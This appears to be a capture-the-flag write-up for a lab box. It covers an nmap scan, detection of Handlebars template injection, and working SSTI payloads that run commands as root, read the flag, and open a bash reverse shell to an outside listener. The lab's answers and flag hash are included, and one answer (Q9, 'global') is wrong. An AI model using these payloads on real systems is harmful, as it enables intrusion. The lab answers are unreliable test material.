1. What TCP ports does nmap identify as open? Answer with a list of ports seperated by commas with no spaces, from low to high.


    Answer: 22,80

2. What software is running the service listening on the http/web port identified in the first question?

    Answer: Node.js

3. What is the name of the Web Framework according to Wappalyzer?

    Answer: Express

4. What is the name of the vulnerability we test for by submitting {{7*7}}?

Submitting the template expression {{7*7}} is a classic way to test an application for the Server-Side Template Injection (SSTI) vulnerability.

    Answer: Server Side Template Injection

5. What is the templating engine being used within Node.JS?

In Node.js, several popular templating engines are often used, but the most common one is **EJS (Embedded JavaScript Templates)**.

Other frequently used engines include:

- **Pug** (formerly Jade)

- **Handlebars**

    Answer: Handlebars

6. What is the name of the BurpSuite tab used to encode text?

    Answer: Decoder

7. In order to send special characters in our payload in an HTTP request, we'll encode the payload. What type of encoding do we use?

    Answer: URL

8. When we use a payload from HackTricks to try to run system commands, we get an error back. What is "not defined" in the response error?

We can let you know once we are up and running.

{{7*7}}   SUBMIT

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1128
ETag: W/"468-Yd0rcTL3oz6ZvR7W/B+TgSPD8/k"
Date: Mon, 28 Jul 2025 14:45:52 GMT
Connection: keep-alive

["Error: Parse error on line 1:","{{7*7}}","--^",
"Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'",
"    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)",
"    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)",
"    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)",
"    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)",
"    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)",
"    at router.post (/root/Backend/routes/handlers.js:15:18)",
"    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)",
"    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)",
"    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)",
"    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)"]
```

```typescript
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 1345
ETag: W/"541-KblCfW/E3XH/sQFpez5sLf/FV18"
Date: Mon, 28 Jul 2025 15:53:18 GMT
Connection: keep-alive

[
    "ReferenceError: require is not defined",
```

Answer: require

9. What variable is traditionally the name of the top-level scope in the browser context, but not in Node.JS?

Answer: global

10. By exploiting this vulnerability, we get command execution as the user that the webserver is running as. What is the name of that user?

```typescript
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return (new this.constructor('return process')).call().mainModule.require('ch
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

Response

Pretty   Raw   Hex   Render

```
39      </div>
40      <p class="result">
41        We will contact you at:        e
42        2
43        [object Object]
44        function Function() { [native code] }
45        2
46        [object Object]
47        root
48
```

Answer: root

11. Submit root flag (1)

Dashboard   Target   Proxy   Intruder   Repeater   Collaborator   Sequencer   Decoder
Extensions   Learn

```
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
  {{this.pop}}
  {{this.push "return process.mainModule.require('child_process').execSync('cat /root/flag.txt 2>&1');"}}
  {{this.pop}}
  {{#each conslist}}
    {{#with (string.sub.apply 0 codelist)}}
```

execSync('cat /root/flag.txt 2>&1');"}}

```
We will contact you at:        e
2
[object Object]
function Function() { [native code] }
2
[object Object]
6b258d726d287462d60c103d0142a81c
```

Answer: 6b258d726d287462d60c103d0142a81c

11. Submit root flag (2)

```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
```

```
{{#with string.split as |codelist|}}
  {{this.pop}}
  {{this.push "return process.mainModule.require('child_process').execSync(\"/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.215/4444 0>&1'\");"}}
  {{this.pop}}
  {{#each conslist}}
```

```
┌──(kali⊛kali)-[~/Desktop/HTB/labs]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.97.64] 34100
bash: cannot set terminal process group (2585): Inappropriate ioctl for device
bash: no job control in this shell
root@bike:~/Backend# cd ..
cd ..
root@bike:~# ls
ls
Backend
flag.txt
snap
root@bike:~# cat flag.txt
cat flag.txt
6b258d726d287462d60c103d0142a81c
```

Answer: 6b258d726d287462d60c103d0142a81c

==

payload_1 (ReferenceError: require is not defined)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

payload_2 (root)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return (new this.constructor('return process')).call().mainModule.require('child_process').execSync('whoami').toString()"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

payload_3 (cat/root/flag.txt)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return process.mainModule.require('child_process').execSync('cat /root/flag.txt 2>&1');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

payload_4 (Reverse Shell)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return process.mainModule.require('child_process').execSync(\"/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.215/4444 0>&1'\");"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```